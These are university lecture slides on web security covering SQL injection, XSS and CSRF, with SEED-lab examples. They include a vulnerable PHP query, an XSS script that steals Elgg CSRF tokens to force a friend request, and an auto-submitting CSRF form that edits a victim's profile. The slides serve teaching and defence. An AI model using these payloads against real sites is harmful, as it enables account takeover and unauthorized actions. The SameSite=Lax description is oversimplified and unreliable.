DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

Web Security

Francesco L. De Faveri

Dipartimento di Ingegneria dell'Informazione

Web App - A.Y. 2023/24

-$whoami

Contacts:

francescoluigi.defaveri@phd.unipd.it

@Kdf_7

2018

Bachelor Degree in Mathematics

University of Trieste

Thesis: "A possibilistic Approach to Fuzzy Arithmetic."

2021

Master Degree in Cybersecurity

University of Padua

Thesis: "A Feasibility Study and Privacy Analysis of a Data Management Infrastructure in the Oncology Research Domain."

2023

PhD in Information Engineering

University of Padua

Research Area: "Privacy Preserving Information Retrieval (PPIR), Anonymization & Differential Privacy for structured and unstructured data".

Privacy Preserving Information Access

Privacy Preserving Information Access Course @ UniPD a.y. 2024/2025!

Anonymization

Differential Privacy

Privacy in Information Retrieval

Lecturer: Prof. Guglielmo Faggioli

faggioli@dei.unipd.it


Overview

01	Cybersecurity & Web	• Introduction to Cybersecurity • Web Security
02	SQL Injection	• What is SQL Injection? • How to protect from SQL Injection • Hands-On
03	Cross Site Scripting - XSS	• What is XSS? • How to protect from XSS • Hands-On
04	Cross Site Request Forgery - CSRF	• What is CSRF? • How to protect from CSRF • Hands-On


Material for the Hands-On labs

Git repository (docker containers + readme): WA-WebSecurity repo

VM used for the lab: VM Drive



Material for the Hands-On labs




~$ sudo nano /etc/hosts

Modify the hosts by following the instruction in Repo README.md

~$ sudo nano /private/etc/hosts

Modify the hosts by following the instruction in Repo README.md



Exec NotePad as Administrator -› Open File -› Look at **C:\Windows\System32\drivers\etc\hosts**

Modify the hosts by following the instruction in Repo README.md

Cybersecurity & Web

Millions of User Records Stolen From 65 Websites via SQL Injection Attacks

The ResumeLooters hackers compromise recruitment and retail websites using SQL injection and XSS attacks.

Key Ukrainian government websites hit by series of cyberattacks

Gli ospedali di Verona sono stati colpiti da un cyberattacco

I criminali informatici hanno attaccato l'azienda, mettendo fuori uso i computer e il servizio prenotazioni

Cybersecurity objectives

Availability

"the information is always available any time the user needs".

Confidentiality

"the information is available only for the intended user".

Integrity

"the information is not changed, it is received exactly as sent".

Web Security

Web security refers to the exploitation and defense measures over websites and web applications.

An attacker needs to first understand which are the components of the application and how it expects to interact with the user.

Motives behind cyber attacks

Espionage

Extortion

Theft


Fun

OWASP Top Ten

The OWASP Top 10 is a standard awareness document for developers and web application security.

Open Worldwide Application Security Project


- first step in changing the software development towards a more secure production.
- update every 3-4 years.



Possible attacks in Web Security


- SQL Injection
- Cross Site Scripting - XSS
- Cross Site Request Forgery - CSRF
- More @ OWASP TOP 10

Scenario


Database
SQL Queries
Web Server
WWW
Internet
HTTP request
HTTP response
User
HTTP request
HTTP response
Hacker
HTTP request
HTTP response
User

SQL Injection

What is SQL Injection?




https://xkcd.com/327/

SQL Injection is kind of Code Injection:

“It is an attack that exploits vulnerabilities in the interface of a Web Application.”

SQL Injection



SQL Basics for Injection

```sql
SELECT * FROM myTable;
```

```sql
UPDATE myTable SET myNewValue1, ..., myNewValueN WHERE ID=$id;
```

Special Characters SQL:

- ; **Query terminator**
- -- and # **Single line comment**
- /* */ **Multi line comment**
- ‘ **Character string indicator**
- …

SQL operation:

- SELECT **Record selection**
- DROP **Delete (Table)**
- INSERT INTO **Add record**
- UPDATE **Updates record**
- …

A small example of SQL Injection


```
$conn = new mysqli ("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= '$eid' and password=' $pwd'";
$conn->query($sql);
$result = $conn->query($sql);
```

How to protect?

- **Filter out - Encode** any special characters that can be dangerous for SQL queries
- Use **prepared statement:**

```
$conn = new mysqli ("localhost", "root", "seedubuntu", "dbtest");
$sql = "SELECT Name, Salary, SSN
        FROM employee
        WHERE eid= ? and password=?";
if ($stmt = $conn->prepare ($sql)) {
        $stmt->bind_param ("ss", $eid, $pwd);
        $stmt->execute();
        $stmt->bind_result ($name, $salary, $ssn);
```

SQL - Injection LAB




Cross Site Scripting - XSS

What is XSS?

It is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (e.g. **JavaScript programs**) into victim's web browser.

- **Stored** -› Script stored and executed when retrieved by the user.
- **Reflected** -› Malicious url written by the user, not stored in the db but reflected by the server.
- **DOM Based** -› Takes advantages on the DOM vulnerabilities.

Stored XSS - the html/js version of SQL Injection



A small example of XSS


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;

//Get tokens catpuring the HTTP request
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

How to protect?

- Modern Frameworks have less XSS vulnerabilities -› Build in Security Measures
- Output encoding is recommended: Display as the user types
- HTML Sanitization: OWASP suggests DOMPurify

However, these measures reduces the probability of a successful XSS, but no measure is 100% safe.

XSS Attack LAB




Cross Site Request Forgery - CSRF


CSRF Schema 1

- When a page from a website sends an HTTP request back to the website, it is called **same-site request**
- If a request is sent to a different website,it is called **cross-site request** because where the page comes from and where the request goes are different

Example:
A web page (not Facebook) can include a Facebook link, so when users click on the link, HTTP request is sent to Facebook.



CSRF Schema 2



A small example of CSRF

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
    function forge_post() {
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
        fields += "<input type='hidden' name='guid' value='56'>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.seed-server.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form
        p.submit();
    }

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

How to protect?

- A special type of cookie in browsers, like Chrome and Opera, provide a special attribute to cookies called **SameSite:** This attribute is set by the servers and it **tells the browsers whether a cookie should be attached to a cross-site request or not!**

- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the value of this attribute.

- **Values:**
  - **Strict** (Not sent along with cross-site requests)
  - **Lax** (Sent along with cross-site requests)

CSRF Attack LAB

DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

Web Security

Thanks for the attention
Question time!

Francesco L. De Faveri

Dipartimento di Ingegneria dell'Informazione

Padova, 16 Maggio 2024